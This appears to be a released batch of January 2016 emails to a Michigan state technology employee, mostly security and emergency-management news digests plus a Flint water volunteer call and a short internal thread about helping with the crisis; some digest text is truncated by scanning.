Several honored for their quick thinking, courage and selflessness during the Nov. 27 attack, which left three people dead and nine others wounded.

### [Volunteer Firefighter: Trained and Ready to Serve](#)

The training consists of four modules: basic firefighter training, fireground support, exterior firefighting and finally interior firefighting.

## More Headlines

### [Flood Recovery to Again Dominate Boulder County Agenda in 2016](#)

Last year, Boulder County spent about \$11 million on flood-related road and bridge work.

### [New White House Anti-Terror Task Force Taps Tech Leaders to Help Rein in Terrorism](#)

The initiative will require a level of cooperation that historically has not existed between the White House and Silicon Valley, which have long been at odds over government surveillance.

### [100,000 NYC School Children Face Airport-Style Security Screening Every Day](#)

Crime in the schools has dropped sharply, but New York City still



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[Accelerating Law Enforcement with IBM COPLINK on Cloud](#)

[Police Software for Better Information Gathering](#)

[Intelligence-Led Public Safety Survey Results](#)

[Public Safety Solutions for a Safer Planet](#)

requires students at more than 200 schools to take off their shoes and send their belongings through x-ray machines.

#### Public Safety Salary Boost on Wish List of City Chiefs

Many of the newly trained police officers and firefighters quickly leave for higher salaries with the county or other agencies.

#### West End Ambulance Service Providing Body Armor to Protect Responders

A few emergency responders in Johnstown, Pa., have been using self-purchased body armor for the past month and the organization is expected to purchase 10 protective vests.

#### Pittsburgh's New Public Safety Director to Focus on Morale, Cooperation

He said police, fire, EMS and animal control must be able to work together smoothly and seamlessly in the event of a disaster.

#### Emergency Operations Center Nears Completion

When the fire department and 911 center aren't combating a chemical crisis, they will still be utilizing the state-of-the-art facility during their everyday operations.

#### Student Deaths Prompt Quick Reactions From School Crisis Teams

With crisis management plans, a majority of schools turn into command centers to help young people cope with grief they may have never before experienced.

#### Michigan State Police to Deliver Water Door-to-Door in Flint

Flint's drinking water was contaminated with lead, and an unknown number of children were poisoned while the city was under the control of a state-appointed emergency manager in 2014 and 2015.

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#### A Mass-Casualty Attack in D.C.? A Medical Team in Frederick, Md., Is Ready

No one is predicting such an event, but if it were to happen, the team deployed would be ready to triage and treat the injured.

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
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**Sent:** Thursday, January 14, 2016 5:29 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Volunteer Opportunity in Flint



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Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

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**To:** Rakowski, Rock (DTMB)  
**Subject:** : U.S. destroys "millions" in ISIS vault | Safer skies | Safer water

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
### Bomber ordered to pay \$101 million to

sarnaev, 22, the Boston Marathon bomber, has been ordered to  
an \$101 million to his victims. In June, Tsarnaev was sentenced  
his role in the 2013 bomb attack. The attack killed three people  
more than 260.

### strike on ISIS vault destroys “millions rs”

on has released footage of an airstrike against an ISIS bank in  
The strike destroyed millions of dollars the Islamist organization  
bank’ vaults. The attack took place on 11 January. A video footage  
plumes of smoke emerging above the building after it was  
y two 2,000 pound bombs, followed by clouds of currency bills  
ve the explosion.

### lesh Islamist militants sentenced for



## g attacks

i court sentences five members of the Islamist Jamaat-ul-  
to ten years in jail for masterminded a series of bombings in  
t of a campaign to impose Sharia law in the moderate Muslim  
Islamist group had been quiet since six of its leaders were  
2007, but lately has resumed its terrorist attacks, targeting pro-  
bloggers and activists for religious minorities.

## resident says integrating Muslims into s “impossible”

t Milos Zeman, who gained a name for his ardent anti-  
ance, asserted on Sunday that it was “practically impossible” to  
Muslim community into European society. Zeman last week  
e influx of migrants into Europe was orchestrated by Egypt’s  
rhood, and that he Islamist group was receiving money from  
o finance a Muslim effort to “gradually control Europe.”

## lations improve opportunities for highly skilled workers

enship and Immigration Services on Friday announced changes  
s serving the H-1B1, E-3, and CW-1 nonimmigrant classifications,  
mmigrant classification. The purpose of the changes was to  
stacles and disadvantages workers in these categories faced  
orkers in other visa classifications.




## ty could – and should – learn more from ses

to flight safety, U.S. airlines are pretty good at learning from  
new research shows airlines should be learning more from  
never happen. A new study finds that airlines are flying past an  
increase safety by ignoring too many “near misses.”

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## lusions which fool computer vision raise concerns

learning to recognize objects with near-human ability. But  
ve found that computers, like humans, can be fooled by optical  
n raises security concerns and opens new avenues for research in  
n



## g drinking water

demands on the quality of our drinking water. If pathogens or  
es found their way into the piping system, many people could  
d or injured very quickly. This is why this risk must be kept low.  
erts have developed technologies for a comprehensive  
rly warning and emergency management system.

## t growth technology may alleviate change, food shortage

n has developed a new strategy to promote plant growth and seed  
cent to 57 percent in a model plant *Arabidopsis thaliana*, hence  
absorption from the atmosphere. This technology may also have  
osting food production and thus could solve another danger of  
tion: food shortage due to overpopulation.


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ers' attacking on behalf of Mother Russia | Baltimore businesses  
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Migrant crisis: Bavaria mayor sends refugees to Merkel | Turkey  
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
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**Sent:** Tuesday, January 19, 2016 8:54 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Staggering ISIS death toll | U.K. to ban face veils | Single refugees

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
January 2016 vol. 10 no. 15

### Staggering death toll, sexual enslavement, child soldiers: UN report

Released earlier today details the severe and extensive impact on the ongoing conflict in Iraq, with at least 18,802 civilians killed and 15,000 wounded between 1 January 2014 and 31 October 2015. Another 5.6 million people have become internally displaced since January 2014, including more than a million children of school age. ISIS is holding estimated 12,000 people in Iraq. ISIS has abducted between 800 and 900 children in Mosul and 1,000 children who refused to fight are killed.

### Canada avoids sex attacks by accepting refugee over single men

Immigration minister John McCallum said Canada will not suffer from sexual attacks because the country “carefully selects” the Syrian refugees it takes in. McCallum said that because Canada has welcomed Syrian refugees with open hearts and love, Canadians will not be affected by their actions as Germany has been. “Most of them are not single men. Most of them are married with children. Whereas Germany accepts everybody that comes to



cCallum said.

rope

## supports bans on Muslim face veils

David Cameron said Muslim women can be banned from schools, courts, and other British institutions. Cameron said he backed to public authorities which put in place “proper and” to ban women from wearing face veils in comments which will s. Camron made his views known as his government is set to ries of measures aimed at stop British Muslims becoming

## terrorism unit arrests white supremacist act killing plot

ber of a white supremacist gang in Louisiana was arrested by FBI murder-for-hire scheme. Jeffery Howard of Mississippi, a known Aryan Brotherhood, was arrested Thursday. Federal authorities eed to execute a black drug dealer for \$5,000.

## security reaches silicon

esty

years, computer security researchers have shown that malicious need to see your data in order to steal your data. From the pattern computer accesses its memory banks, adversaries can infer a nt about what’s stored there. The risk of such attacks is ute in the cloud, where you have no control over whose e sharing server space with yours. An antagonist could load up servers with small programs that do nothing but spy on other System for defending against memory-access attacks is being n chips.

ion

## y method could detect nuclear materials

d tools to help find nuclear materials hidden behind thick uggled inside any of the 100 million-plus cargo containers d the world each year. Uranium is perhaps the easiest nuclear ain and hide. Physicists have demonstrated that their l laser-based X-ray machine could provide a new defense against sm. The scientists used the laser-driven X-ray source to produce ranium disk no bigger than a stack of three nickels and hidden a steel panels.

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## **Technologies enabling automated lookouts for unmanned surface vessels sought**

Submarine Warfare (ASW) Continuous Trail Unmanned Vessel program seeks to develop a new type of unmanned surface vessel that can silently track adversaries' ultra-quiet diesel-electric submarines hundreds of miles. ACTUV program invites input so future unmanned vessels operate safely near manned maritime vessels in all weather and conditions, day or night.

## **Robots learn to turn by emulating real snakes**

Researchers develop snake-like robots have picked up a few tricks from real snakes on how to make rapid and even sharp turns with their modular device. Working with colleagues at the Georgia Institute of Technology and Zoo Atlanta, they have analyzed the motions of sidewinders and other snakes. They showed how the complex motion of a snake can be described in terms of two wave motions -- vertical and horizontal waves -- and how changing the phase and amplitude of the waves allows snakes to achieve exceptional maneuverability.

## **National Labs playing a leading role in grid modernization**

Department of Energy's (DOE) Grid Modernization Laboratory Consortium is leading the Security and Resilience area of the program. By bringing its research capability in grid modernization to the consortium, DOE is helping to modernize its power grid. The consortium includes scientists from across fourteen DOE national labs and dozens of industry, state and local government partners, aligned into six technical areas.

## **Guiding investments in community resilience**

A new NIST report details steps for evaluating the "economic benefits" of contemplated resilience investments as well as the option of doing nothing. The report provides a framework for weighing choices for capital improvement projects intended to increase community resilience to severe weather, wildfires, earthquakes, or other types of hazards. It also provides a new guide to help them sort through the costs and benefits of different options when deciding which investment is best for their particular community. A new NIST report details steps for evaluating the "economic benefits" of contemplated resilience investments as well as the option of doing nothing.

## **U.S.**

U.S. take part in nuclear terrorism summit | Egypt's parliament approves controversial anti-terrorism law | Cyber war isn't turning out quite as expected | British video aimed at stopping radicalized women's trips

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**Sent:** Tuesday, January 19, 2016 12:16 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Search and Rescue Team Shut Down

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JANUARY 19, 2016



### [Michigan Governor Seeks Federal Emergency Status Over Flint Water](#)

Snyder requested the federal emergency and major disaster designation to help 'protect the health, safety and welfare of Flint residents.'

### [Bay Area Rapid Transit Takes Heat, But Defends Fake Cameras](#)

Decoy program revealed after BART failed to capture video footage of a killing last weekend on a train, even though the attacker opened fire just feet from what appeared to be cameras.

### [Pittsburgh-Based Cybersecurity Nonprofit to Expand to Los Angeles, NYC](#)

The National Cyber-Forensics & Training Alliance keeps a low profile but has been hailed by President Obama and national leaders for bringing together public agencies and private companies to fight online crime.

## More Headlines

### [Flood Insurance: A Roll of the Dice](#)

Much of California's San Joaquin County are prone to flooding at the bottom of this Central Valley bathtub. Then again, it's been close to 70 years since the area saw extensive flooding.

### [Urbanization, Financial Backlog Hurt Flood Control](#)

More than 500 reports of clogged drains, mudslides and flooded streets poured in from all over the city. In at least one case, an old storm pipe burst and flooded more than half a dozen homes.

### [FirstNet Issues Final RFP](#)

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The First Responder Network Authority is looking for a vendor for its nationwide public safety network.

#### Twitter Sued by ISIS Victim's Family

After an attack by the terrorist organization, the family of one of the victims is pursuing legal action against the social media site it claims made the attack possible due to Twitter's 'willful blindness.'

#### Luzerne County to Offer Mass Notification Alert System to Residents Who Sign Up

'The system gives public safety officials a really simple yet powerful tool to communicate with residents and staff members – anything from a desktop interface to mobile apps. It makes it really simple for them to communicate.'

#### January Hurricane Forms in Atlantic, First in 78 Years

Hurricane Alex, with maximum sustained winds of 85 miles per hour, is projected to head almost straight north, a track that would pose no threat to the United States.

#### Will ISIS Turn to Cyber Warfare?

A cybersecurity software company has predicted that the terrorist group will target American businesses, utilities and presidential campaigns.

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### **Implementing a Body Camera Program: A Guide for Public Safety Officials**

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

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#### FEMA Denies State's Appeal to Keep Urban Search, Rescue Team

New Mexico Task Force 1 has been one of 28 highly skilled teams across the nation designed to respond within hours to any type of disaster anywhere in the country.


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**Subject:** FEMA Addresses Disaster Declaration Threshold, Seeks Comment

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### [FEMA Seeks Comment on Potential Disaster Deductible Concept](#)

The concept addresses recommendations to increase the disaster declaration threshold by instead buying down risk.

### [Kentucky Bills Would Offer Death Benefits for Families of EMS Employees](#)

The state pays a lump sum to the families of firefighters and police officers who die in the line of duty, but not to the survivors of EMS workers.

### [MLK Service Volunteers Build Disaster Relief Kits and More](#)

'Our motivation was to do projects where people from different walks of life come together, gain a better understanding and more respect for people who are different than yourself.'

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### [New 911 Center Enters Final Stretch](#)

The project has seen several delays, putting it months behind schedule. But it is still within budget, according to county and 911 call-center officials.

### [Avian Flu Scare Over in NC, But Vigilance Continues](#)

State and industry officials say the threat of a flu outbreak will never go away.

### [Flood Insurance: A Roll of the Dice](#)

Much of California's San Joaquin County are prone to flooding at the bottom of this Central Valley bathtub. Then again, it's been close



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to 70 years since the area saw extensive flooding.

#### Pittsburgh-Based Cybersecurity Nonprofit to Expand to Los Angeles, NYC

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#### Urbanization, Financial Backlog Hurt Flood Control

More than 500 reports of clogged drains, mudslides and flooded streets poured in from all over the city. In at least one case, an old storm pipe burst and flooded more than half a dozen homes.

#### Transportation Planners Create Map, Contingencies for Sea Level Rise Effect on Local Roads

While expected sea level rise will have a small impact, storm surge poses the biggest threat to regional roads.

#### Modesto Fire Department Has First All-Paramedics Academy Class

The process to graduate is very rigorous and includes engine company operations, truck company orientation and pediatric and advanced life support.

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**From:** Wolfinger, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 12:58 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** RE: question

Okay, thanks. I will include it.

*Rick Wolfinger*  
Information Security Specialist  
Michigan Cyber Security (MCS)  
Department of Technology Management and Budget (DTMB)  
State of Michigan  
Phone = 517-241-3339  
FAX = 517-373-8955  
[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, January 21, 2016 12:57 PM  
**To:** Wolfinger, Rick (DTMB) <[WolfingerR@michigan.gov](mailto:WolfingerR@michigan.gov)>  
**Subject:** RE: question

This should be something you put on the spreadsheet I sent you

---

**From:** Wolfinger, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 10:26 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: question

Thanks Rock, let me know.

I am still very interested in getting trained to assist in the SEOC and with cybersecurity issues, exercises, etc. I plan to pursue getting trained through FEMA courses and in other ways.

Thanks again,

*Rick Wolfinger*  
Information Security Specialist  
Michigan Cyber Security (MCS)  
Department of Technology Management and Budget (DTMB)  
State of Michigan  
Phone = 517-241-3339  
FAX = 517-373-8955  
[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

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**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, January 21, 2016 10:21 AM  
**To:** Wolfinger, Rick (DTMB) <[WolfingerR@michigan.gov](mailto:WolfingerR@michigan.gov)>  
**Subject:** RE: question

I am headed to the SEOC this morning, I will check.

I suspect because the National Guard is on the ground there would be very little other than donations.

I will let you know.

Thanks

Rock

---

**From:** Wolfinger, Rick (DTMB)

**Sent:** Thursday, January 21, 2016 10:11 AM

**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** question

Is there anything I can do to help the Governor with the Flint water situation? Is this a question for me to ask someone else (David Behen?) ?

I think he is doing a great job handling the situation and would be glad to help however I can.

I hope this helps.

*Rick Wolfinger*

Information Security Specialist

Michigan Cyber Security (MCS)

Department of Technology Management and Budget (DTMB)

State of Michigan

Phone = 517-241-3339

FAX = 517-373-8955

[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Friday, January 22, 2016 11:08 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** How Analytics and Open Data Improve NYC Operations, Will Jet Aircraft of the Future be Powered by Electricity?

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Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

### [Will Jet Aircraft of the Future be Powered by Electricity?](#)

NASA and a group of corporate and academic partners are exploring a wide range of technologies that could make aircraft of the future far more fuel-efficient, including all-electric jet engines.

### [Arizona Takes Executive Action on Sharing Economy](#)

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### [This Week in Civic Tech: NYC Launches Public Wi-Fi Beta, Nigeria Experiments with Sewage Mapping](#)

A look back at highlights and happenings in the world of civic tech.

## More Headlines

### [Chicago Unveils OpenGrid Map System](#)

Chicago's new OpenGrid initiative aims to democratize open data by making accessing public information as easy as pulling up a Web browser and looking at a map.

### [California Approves Ride-Sharing Driver Insurance](#)

Insurance policies are being offered that close the gap in insurance coverage and help protect drivers, passengers and pedestrians when ride-sharing vehicles are on the road.

### [Emails Show Michigan Tried to Defer Blame for Flint Water Crisis](#)

In the wake of the water crisis that has led protesters to call for



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## Question of the Day

***What looks like a wall built with more than 187,000 bricks?***

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## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Why Technology-Based Assessments Fill an Important Role in Instruction](#)

[What to Expect from the New Federal Education Law](#)

[Defense and Cybersecurity Contractor Sponsors STEM in Colorado Schools](#)

Gov. Rick Snyder to resign, 274 pages of his emails have been released.

#### Harnessing El Niño: California Farmers Flood Fields

Although the comparatively small flood projects popping up around the San Joaquin Valley won't cure California's drought, farmers are hoping to recoup some of their losses.

#### Cactus, Cattails and Cassava Offer Alternative Fuel Solutions

Although the alcohol-based fuel provides a decent energy return, it's less efficient than regular fuel.

#### State Prisons Turn to Telemedicine to Improve Health and Save Money

State corrections systems are turning to telemedicine to improve care and public safety.

#### Trump Doesn't Seem to Understand Silicon Valley

The presidential candidate threatened to levy a 35 percent tax on businesses producing goods overseas to get tech companies to "build their damn computers and things" in the U.S.

#### Emails Show Michigan Tried to Defer Blame for Flint Water Crisis

In the wake of the water crisis that has led protesters to call for Gov. Rick Snyder to resign, 274 pages of his emails have been released.

#### ISPs Band Together, Fight West Virginia State-Funded Broadband Network

State legislation is intended to improve Internet service and drive down prices in rural parts of the state, but proponents say the cable companies want to block competition from smaller providers.

#### Introducing Maven: GM's Combined Ride-Sharing Network

The car-sharing service lets users reserve and unlock vehicles with their smartphones.

#### Why Do Oil Prices Keep Going Down?

Producers keep pumping more oil, even as prices are falling to fresh 12-year lows every day. What's driving this?

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## Editor's Choice

## Introducing the GovTech100: Civic Innovation's Next Phase

The public-sector technology market has evolved to be broader and more robust, to the tune of \$1 billion in private capital investment. Here we unveil the GovTech100 – the top 100 companies focused on government customers.

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
### Bloomberg Philanthropies Launches \$9 Million Mayors Challenge in Latin America, Caribbean

### Grounding AI: Artificial Intelligence is Closer -- and Less Awesome -- than Most Realize

### Rhode Island's First Chief Innovation Officer Previews What's to Come

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# Week in Review

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**PUBLIC HEALTH   PUBLIC SAFETY   REGIONAL   SCI-TECH   SURVEILLANCE   TERRORISM   TRANSPORTATION   WATER**

## ISIS

### **Iraq: Staggering death toll, sexual enslavement, killing of child soldiers: UN report**

A UN report released earlier today details the severe and extensive impact on civilians of the ongoing conflict in Iraq, with at least 18,802 civilians killed and another 36,245 wounded between 1 January 2014 and 31 October 2015. Another 3.2 million people have become internally displaced since January 2014, including more than a million children of school age. ISIS is holding estimated 3,500 slaves in Iraq. ISIS has abducted between 800 and 900 children in Mosul for military training children who refused to fight are killed.

[Read more](#)

## Terrorism

### **Boston Bomber ordered to pay \$101 million to victims**

Dzhokhar Tsarnaev, 22, the Boston Marathon bomber, has been ordered to pay more than \$101 million to his victims. In June, Tsarnaev was sentenced to death for his role in the 2013 bomb attack. The attack killed three people and injured more than 260.

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## Counterterrorism

### **UN urges France to protect fundamental freedoms while countering terrorism**



The current state of emergency in France and the law on surveillance of electronic communications impose excessive and disproportionate restrictions on fundamental freedoms, a group of United Nations human rights experts warned yesterday. In a list of concerns shared with the French government, the independent experts stressed the lack of clarity and precision of several provisions of the state of emergency and surveillance laws, related to the nature and scope of restrictions to the legitimate exercise of right to freedom of expression, freedom of peaceful assembly and association and the right to privacy.

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## Social media & terrorism

### **ISIS should be kicked off the open Web: Google official**

Jared Cohen, director at Google Ideas and an advisor to the heads of parent company Alphabet Google, said ISIS should be kicked off the open Web. He noted that the Islamist group is always going to be in a position to use some



aspects of the Internet, such as anonymized browsing through Tor and the uncatalogued dark Web, but it should be chased away from the open Web.  
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**Cloak & dagger**

## **Kremlin behind London killing of Putin critic: Inquiry commission**

A public commission looking into the 2006 murder in London of Alexander Litvinenko, a former KGB agent who turned into a vociferous critic of Vladimir Putin, has concluded that his poisoning by radioactive materials was ordered by the Kremlin. Russian agents who met with him in November 2006 dropped a small amount of Polonium-210 into the cup of green tea he was drinking. He died three weeks later.


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**Refugee crisis**

## **Czech president says integrating Muslims into Europe is “impossible”**

Czech president Milos Zeman, who gained a name for his ardent anti-immigration stance, asserted on Sunday that it was “practically impossible” to integrate the Muslim community into European society. Zeman last week claimed that the influx of migrants into Europe was orchestrated by Egypt’s Muslim Brotherhood, and that he Islamist group was receiving money from several states to finance a Muslim effort to “gradually control Europe.”

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


**Refugees**

## **Canada avoids sex attacks by accepting refugee families over single men**

Canada’s immigration minister John McCallum said Canada will not suffer from Cologne-style sex attacks because the country “carefully selects” the Syrian refugees it takes in. McCallum said that because Canada has welcomed Syrian refugees “with open hearts and love,” Canadians will not be affected by their resettlement as Germany has been. “Most of them are not single men. Most of them are family members. Whereas Germany accepts everybody that comes to its borders,” McCallum said.

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#### Visas

### **1 percent of visitors to U.S. over-stayed past 2015 exit dates**

DHS said that about 1 percent of visitors who arrived in the country by air or sea remained in the country last year after they were supposed to leave. DHS release data on Tuesday which show that about 45 million of those visitors were due to leave at some point in the year ending 30 September, and that DHS could confirm that all but 416,500 had exited the country. Another 66,500 people stayed past their leave date, but later left the United States.

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#### Immigrants and S&E

### **Immigrants play growing role in U.S. science and engineering (S&E) workforce**

Immigration is a significant factor in decade-long growth in total science and engineering (S&E) workforce. From 2003 to 2013, the number of scientists and engineers residing in the United States rose from 21.6 million to 29 million. This 10-year increase included significant growth in the number of immigrant scientists and engineers, from 3.4 million to 5.2 million. Immigrants went from making up 16 percent of the science and engineering workforce to 18 percent.

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#### Food fight

### **Danish town requires public institutions to serve pork**

A small Danish town has passed an ordinance making requiring public institutions to serve pork products. The ordinance was passed against an intensifying conflict over food products in Denmark – in what has been dubbed the “meatball war.” Randers City Council in central Denmark announced it wanted to ensure public institutions, including nurseries, provide “Danish food culture as a central part of the offering -- including serving pork on an equal footing with other foods.”

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### **ISIS threatens India's prime minister with death over beef consumption**

ISIS has sent a death threat to India's prime minister Narendra Modi, over his party's support for a ban on eating beef. The warning was issued by the Islamist group after Modi announced his support for restrictions on the slaughter and consumption of cows in some Indian states. Hinduism, the dominant religion in India, considers cows sacred and objects to the consumption of beef.

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#### Passwords

### **SplashData releases annual “Worst Passwords” list -- “123456” maintains top spot**

SplashData has announced its annual list of the twenty-five most common passwords found on the Internet -- thus making them the “Worst Passwords” that will expose anybody to being hacked or having their identities stolen. The 2014 list of worst passwords demonstrates the importance of keeping names, simple numeric patterns, sports, and swear words out of your passwords. In this year’s report – the company’s fourth annual report -- compiled from more than 3.3 million leaked passwords during the year, “123456” and “password” continue to hold the top two spots that they have held each year since the first list in 2011. Other passwords in the top 10 include “qwerty,” “dragon,” and “football.”

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#### Nuclear detection

### **New X-ray method could detect nuclear materials**

Inspectors need tools to help find nuclear materials hidden behind thick shielding or smuggled inside any of the 100 million-plus cargo containers shipped around the world each year. Uranium is perhaps the easiest nuclear material to obtain and hide. Physicists have demonstrated that their unconventional laser-based X-ray machine could provide a new defense against nuclear terrorism. The scientists used the laser-driven X-ray source to produce an image of a uranium disk no bigger than a stack of three nickels and hidden between 3-inch steel panels.

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#### Grid

### **Sandia Labs playing a leading role in grid modernization**

Sandia National Laboratories is leading the Security and Resilience area of the Department of Energy’s (DOE) Grid Modernization Laboratory Consortium (GMLC), saying it is bringing its research capability in grid modernization to help the nation modernize its power grid. The consortium includes scientists and engineers from across fourteen DOE national labs and dozens of industry, academic, and state and local government partners, aligned into six technical areas.

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#### Emerging threats

### **Global ocean warming has doubled in recent decades**

